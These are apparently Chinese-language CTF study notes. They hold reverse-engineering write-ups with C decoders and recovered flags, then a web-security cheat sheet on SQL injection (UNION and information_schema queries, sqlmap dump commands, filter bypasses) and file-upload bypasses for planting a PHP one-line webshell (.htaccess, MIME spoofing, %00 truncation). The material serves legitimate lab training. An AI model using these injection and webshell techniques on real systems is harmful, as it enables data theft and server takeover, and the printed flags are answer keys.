 然后关闭窗口,按U,P
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

#include<stdio.h>
int main(){
	int i;
	char flag[35];
	char rodata[35]={
	   83,  88,  65, 120,  83,  54, 106, 100,  56, 100,
	  111,  84, 120,  66,  81, 123, 120,  34,  77,  97,
	   39,  99, 115,  69,  45, 124,  69, 108,  44, 111,
	   47, 123,  94,  92,   0
	};
	for ( i = 0; i <= 33; ++i ){
		flag[i]= rodata[i] ^ i ^ 0;
	}
	printf(flag);
	return 0;
}
flag: SYC{W3lc0me_tO_th3_r3veR5e_w0r1d~}
听说c++很难?


动态调试发现v17[44]=10,对flag每个元素+10后^10再-10后与v19比较。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
#include<stdio.h>
int main(){
	int v19[33];
	int i;
	char c;
	v19[0] = 77;
  v19[1] = 95;
  v19[2] = 61;
  v19[3] = -123;
  v19[4] = 55;
  v19[5] = 104;
  v19[6] = 115;
  v19[7] = 87;
  v19[8] = 39;
  v19[9] = 104;
  v19[10] = 81;
  v19[11] = 89;
  v19[12] = 127;
  v19[13] = 38;
  v19[14] = 107;
  v19[15] = 89;
  v19[16] = 115;
  v19[17] = 87;
  v19[18] = 85;
  v19[19] = 91;
  v19[20] = 89;
  v19[21] = 111;
  v19[22] = 106;
  v19[23] = 89;
  v19[24] = 39;
  v19[25] = 87;
  v19[26] = 114;
  v19[27] = 87;
  v19[28] = 79;
  v19[29] = 87;
  v19[30] = 120;
  v19[31] = 120;
  v19[32] = -125;
  	for(i=0;i<33;i++){
  		c=(v19[i]+10)^10;
  		c-=10;
		printf("%c",c);
	}

	return 0;
}
flag: SYC{Anma1nG_y0u_maKe_it_1alaIa~~}
rainbow

main函数里有很多while(1),用D810去混淆,按Ctrl-Shift-D。

找到一开始的那串东西
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#include<stdio.h>
int main(){
	char flag[] =
	{
  0x65, 0x58, 0x41, 0x8E, 0x50, 0x44, 0x7B, 0x62, 0x57, 0x4A,
  0x7E, 0x54, 0x49, 0x6C, 0x7D, 0x84, 0x4F, 0x5B, 0x95, 0x60,
  0x60, 0x64, 0x77, 0x48, 0x7D, 0x4D, 0x7B, 0x9F, 0x68, 0x3C,
  0x2D, 0x62
};
	int len,i,j;
	len = strlen(flag);
	for ( j = 0; j < len; ++j )
    	flag[j] ^= j;
    for ( i = 0; i < len; ++i )
  	{
    	if ( !(i % 3) )
      		flag[i] -= 18;
  	}
  	printf("%s",flag);
	return 0;
}
flag: SYC{TAke_1t_3asy_Just_a_STart!!}
点击就送的逆向题
附件是.s文件,⽤gcc编译成可执⾏⽂件再放进IDA
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int i; // [rsp+Ch] [rbp-54h]
  char s1[32]; // [rsp+10h] [rbp-50h] BYREF
  char s2[40]; // [rsp+30h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+58h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  strcpy(s2, "Z`J[X^LMNO`PPJPVQRSIUTJ]IMNOZKMM");
  __isoc99_scanf(&unk_2004, s1);
  for ( i = 0; i <= 31; ++i )
    s1[i] += 7;
  if ( !strcmp(s1, s2) )
    printf("wrong!");
  puts("good!");
  return 0;
}
1
2
3
4
5
6
7
8
9
#include<stdio.h>
int main(){
	char flag[32]="Z`J[X^LMNO`PPJPVQRSIUTJ]IMNOZKMM";
	int i;
	for ( i = 0; i <= 31; ++i )
    	flag[i] -= 7;
	printf("%s",flag);
	return 0;
}
flag: SYCTQWEFGHYIICIOJKLBNMCVBFGHSDFF
砍树


发现关键的加密函数I0o0I。解压apk把.so⽂件放进IDA,找到这个函数。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
#include<stdio.h>
int main(){
	char chars[] =
	{
	    0,  32,  32,  23,  27,  54,  14,  54,  38,  23,
	    4,  42,  41,   7,  38,  21,  82,  51,  45,  15,
	   58,  39,  17,   6,  51,   7,  70,  23,  61,  10,
	   60,  56,  46,  34,  24
	};
	char key[]="Sycloverforerver",flag[35];
	int i;
	for ( i = 0; i < 35; ++i )
    	flag[i] = key[i % 7]^chars[i];
    printf("%s",flag);
	return 0;
}
flag: SYC{t@ke_thE_bul1_By_the_h0rns_TAT}
SQL注入
直接注入
Cookie注入
UA注入:在use-agent注入
Refer注入: Referer字段通常用于告诉服务器请求的来源,即用户是通过哪个页面或链接访问当前页面的。通俗的讲:需要向页面发送一个请求后,才会带上Reder字段。
手动注入
1 and 1=1(有回显),1 and 1=2(回显错误)说明存在SQL注入
使用order by 判断字段数量,从order by 1开始
union select 1,2
1
2
3
4
查库:select schema_name from information_schema.schemata 或 database()
查表:select table_name from information_schema.tables where table_schema='security'
查列:select column_name from information_schema.columns where table_name='users'
查字段:select username,password from security.users
group_concat
concat函数时将指定查询到的结果拼接之后以一列的形式列举出来,多个数据之间用逗号隔开,但是各个数据之间没有间距,空格需要自己添加并用单引号括起来
group_concat() from
cookie注入用BurpSuit抓包
常用绕过空格过滤的方法:/**/、()、%0a
sqlmap
查表:sqlmap -u /?id=1 -current-db
查表:sqlmap -u /?id=1 -D security -tables
查列:sqlmap -u /?id=1 -D security -T users -columns
查字段: sqlmap -u /?id=1 -D security -T users -C flag -dump
CTFHUB
web
文件上传
无验证
写一句话木马,文件后缀改为php
上传后用蚁剑连接,找到flag。
前端验证
前端靠JavaScript来进行验证。用火狐浏览器打开靶机,直接把火狐浏览器的JavaScript的功能禁止,然后就能上传一句话木马了。
.htaccess
.htaccess文件(或者”分布式配置文件”)提供了针对目录改变配置的方法, 即,在一个特定的文档目录中放置一个包含一个或多个指令的文件, 以作用于此目录及其所有子目录。作为用户,所能使用的命令受到限制。
概述来说,htaccess文件是Apache服务器中的一个配置文件,它负责相关目录下的网页配置。通过htaccess文件,可以实现:网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。
简单来说,就是我上传了一个.htaccess文件到服务器,那么服务器之后就会将特定格式的文件以php格式解析。
这里先写一个.htaccess文件
方法一:SetHandler application/x-httpd-php //所有的文件当做php文件来解析
方法二:AddType application/x-httpd-php .png //.png文件当作php文件解析
这里使用方法二,写完后将文件名改为‘.htaccess’,先传这个文件。然后上传后缀为.png的一句话木马。用蚁剑连接找到flag。
MIME绕过
MIME类型校验就是在上传文件到服务端的时候,服务端会对客户端也就是上传的文件的Content-Type类型进行检测,如果是白名单所允许的,则可以正常上传,否则上传失败。
上传木马的同时用bp抓包,直接修改Content-Type为image/jpeg,就可以成功上传了。
00截断
先看一下源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $info = pathinfo($name);
    $ext = $info['extension'];                //首先取到上传文件的扩展名$ext
    $whitelist = array("jpg", "png", "gif");   //将扩展名与白名单进行匹配,为jpg、png或gif才能通过第一次过滤
    if (in_array($ext, $whitelist)) {
        $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;   //扩展名匹配之后,为上传的文件构造了一个新的存储路径$des
        if (move_uploaded_file($_FILES['file']['tmp_name'], $des)) {
            echo "<script>alert('上传成功')</script>";
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "文件类型不匹配";
    }
}
根据代码可知:
1
 $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;
构造$des的时候,首先取的是road参数的内容 /var/www/html/upload/ 存储路径后面要加一个php后缀的文件名,然后利用%00进行截断,这样上传文件的内容就存到了上传的php文件里。
上传1.php,内容是一句话木马。用bp抓包。
